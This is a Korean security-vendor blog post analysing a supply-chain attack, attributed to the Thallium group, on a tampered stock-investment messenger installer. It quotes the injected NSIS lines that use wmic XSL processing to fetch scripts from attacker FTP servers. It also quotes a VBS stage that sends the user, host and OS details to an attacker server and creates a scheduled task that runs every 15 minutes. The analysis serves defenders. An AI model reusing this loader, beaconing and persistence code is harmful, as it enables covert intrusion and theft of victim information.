탈륨 조직, 사설 주식 투자 메신저 악용해 소프트웨어 공급망 공격 수행

By 알약(Alyac)

Published: 2021-01-03 · Archived: 2026-04-05 20:24:28 UTC

안녕하세요? 이스트시큐리티 ESRC(시큐리티대응센터) 입니다.

북한 연계 해킹조직으로 알려진 탈륨이 최근 사설 주식 투자 메신저 프로그램을 변조해 공급망 공격을 수행한 것이 발견됐습니다. 탈륨 조직은 최근까지 '블루 에스티메이트(Blue Estimate)' 등 주로 (스피어) 피싱 공격을 주로 사용합니다.

물론 과거에도 공급망 공격을 수행한 경우가 존재하는데, 2020년 10월 16일 '탈륨조직의 국내 암호화폐 지갑 펌웨어로 위장한 다차원 APT 공격 분석' 사례가 있습니다.

[그림 1] 주식 투자 전용 메신저 배포 화면

메신저 프로그램은 NSIS(Nullsoft Scriptable Install System) 설치 프로그램 형태로 제작됐습니다. NSIS는 스크립트 기반으로 동작하는 윈도용 설치(Installer) 시스템으로, 윈앰프를 만든 것으로 알려져 있는 널소프트가 제공하는 설치 프로그램 제작 도구입니다.

이번에 발견된 유형은 2가지로 'wmic.exe' 명령을 통해 특정 FTP 서버로 접속해 추가 명령어 파일을 다운로드 합니다. 여기서 사용하는 것은 '[XSL Script Processing]' 기법입니다.

```
815   Function .onInit
816     ExecDos::exec /NOUNLOAD /ASYNC "$SYSDIR\wbem\wmic.exe os get /format:$\"ftp://[redacted]@frog.smtper.co/frog/usoprive$\""
817       ; Call Initialize_____Plugins
818       ; SetOverwrite off
819       ; File $PLUGINSDIR\ExecDos.dll
820       ; SetDetailsPrint lastused
821       ; Push "$SYSDIR\wbem\wmic.exe os get /format:$\"ftp://[redacted]@frog.smtper.co/frog/usoprive$\""
822       ; Push /ASYNC
823       ; CallInstDLL $PLUGINSDIR\ExecDos.dll /NOUNLOAD exec
824   FunctionEnd
```

[그림 2] 악성 명령이 추가된 NSIS 스크립트 사례 A

```
814   Function .onInit
815     ExecDos::exec /NOUNLOAD /ASYNC "$SYSDIR\wbem\wmic os get /format:$\"ftp://[redacted]@park.smtper.co/frogstock/indexfront$\""
816       ; Call Initialize_____Plugins
817       ; SetOverwrite off
818       ; File $PLUGINSDIR\ExecDos.dll
819       ; SetDetailsPrint lastused
820       ; Push "$SYSDIR\wbem\wmic os get /format:$\"ftp://[redacted]@park.smtper.co/frogstock/indexfront$\""
821       ; Push /ASYNC
822       ; CallInstDLL $PLUGINSDIR\ExecDos.dll /NOUNLOAD exec
823   FunctionEnd
```

[그림 3] 악성 명령이 추가된 NSIS 스크립트 사례 B

추가로 받아지는 파일은 VBS 명령어 기반으로 실행되며, %ProgramData% 하위 폴더에 'OracleCache', PackageUninstall', 'USODrive' 등을 생성합니다. 그리고 'frog.smtper[.]co' 서버로 접속해 추가 명령을 수행합니다.

```
Set wShell=CreateObject("WScript.Shell")
taskpath = wShell.ExpandEnvironmentStrings("%programdata%")
PkgDir=taskpath&"\OracleCache"
UninsDir=taskpath&"\PackageUninstall"
PkgInfoFile=PkgDir&"\usopub.vbs"
Set networkInfo = CreateObject("WScript.NetWork")
Subftp=networkInfo.UserName&"@"&networkInfo.ComputerName
SubftpSpace = Replace(Subftp,"_","-")
Subftp = Replace(SubftpSpace," ",".")
Base64Encode = Replace(Subftp,"&","=")
wShell.run "cmd /c del /A /Q "&PkgDir&"&rmdir "&PkgDir, 0, true
wShell.run "cmd /c mkdir "&PkgDir,0,True
wShell.run "cmd /c del /A /Q "&UninsDir&"&rmdir "&UninsDir, 0, true
wShell.run "cmd /c mkdir "&UninsDir,0,True
UninsDir=taskpath&"\USODrive"
wShell.run "cmd /c del /A /Q "&UninsDir&"&rmdir "&UninsDir, 0, true
wShell.run "cmd /c mkdir "&UninsDir,0,True
wShell.run "cmd /c echo Set wShell = CreateObject(""WScript.Shell""):wShell.run ""wmic
os get /format:""""""ftp://[redacted]@frog.smtper.co/frog/"&Base64Encode&"/usoshare""""""", 0,
true>>"&PkgInfoFile,0,true
cntTime=DateAdd("n", 3, Now)
h=CStr(DatePart("h", cntTime))
m=CStr(DatePart("n", cntTime))
If Len(h)<2 Then h="0"&h End If
If Len(m)<2 Then m="0"&m End If
OS="HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName"
ReleaseId="HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseId"
Archtech="HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment\PROCESSOR_ARCHITECTURE"
OsType=wShell.RegRead(Archtech)
oscaption=wShell.RegRead(OS)
oscaption=oscaption & " " & wShell.RegRead(ReleaseId)
If OsType = "x86" then
oscaption=oscaption & " x86"
else
oscaption=oscaption & " x64"
end If
Set MainWin = CreateObject("MSXML2.ServerXMLHTTP.6.0")
schTmp="schtasks /Create /SC MINUTE /MO 15 /ST "&h&":"&m&" /TN
""Office365__\Windows\Office\activate"" /TR "&PkgInfoFile&" /F"
MainWin.open "GET", "https://frog.smtper.co/frog/logo.php?accounts="&Base64Encode&"&
os="&oscaption&"&time=400", False
wShell.run schTmp,0,true
MainWin.send
content = MainWin.responseText
```


[그림 4] VBS 명령 모습

그리고 작업 스케줄러에 'Office365__' 라이브러리를 등록하고 하위에 [Windows\Office] 경로에 'activate' 이름으로 15분 간격으로 반복실행하는 트리거를 설정합니다.

여기서 사용되는 동작 프로그램은 'OracleCache' 폴더에 생성된 'usopub.vbs' 이며, 이것 역시 wmic 명령을 통해 주기적으로 FTP 주소로 접속을 시도하게 됩니다.


"wmic os get /format:""ftp://(생략)@frog.smtper[.]co/frog/[사용자 PC 정보]/usoshare"""

그리고 위협 행위자는 수집된 1차 정보를 기반으로 감염자를 선별해 추가 원격제어(RAT) 도구를 내려보내게 됩니다.



[그림 5] 악성 스크립트가 설정된 작업 스케줄러 화면


아울어 공격자가 사용한 서버에는 Leaf Smtper 이메일 전송 프로그램이 등록되어 있습니다.




[그림 5-1] 이메일 전송 프로그램 화면

ESRC에서는 동일한 기법을 사용하는 악성 문서 파일도 발견했습니다. 이 파일은 마치 보호된 문서처럼 화면을 조작했고, [콘텐츠 사용] 버튼 클릭을 유도합니다.

만약 이용자가 [콘텐츠 사용] 버튼을 클릭하게 되면 내부에 포함된 동일한 wmic os get 명령을 통해 위협 행위자가 지정한 FTP 서버(search.greenulz[.]com)로 통신을 수행합니다.



[그림 6] 악성 문서 실행시 보여지는 화면



[그림 7] 콘텐츠 사용 후 보여지는 화면

ESRC는 탈륨 조직이 'XSL Script Processing' 기법을 악성 문서 기반의 스피어 피싱 공격뿐만 아니라 공급망 공격까지 틈새 공격에 활용하고 있다는 점에 주목하고 있습니다.

더불어 주식투자 이용자를 겨냥한 공급망 공격 목적이 금전적인 수익까지 노린 것은 아닌지 여부도 면밀히 살펴보고 있습니다.

이처럼 최근 유사한 기법의 공격들이 증가하고 있으므로, 조금이라도 신뢰하기 어렵거나 수상한 이메일은 함부로 열람하지 않는 것이 중요합니다. 또한 알약(ALYac) 백신 제품에 관련 악성파일 탐지 및 치료 기능을 지속적으로 추가하고 있으므로 항상 최신 버전으로 업데이트해 주시길 바랍니다.

Source: https://blog.alyac.co.kr/3489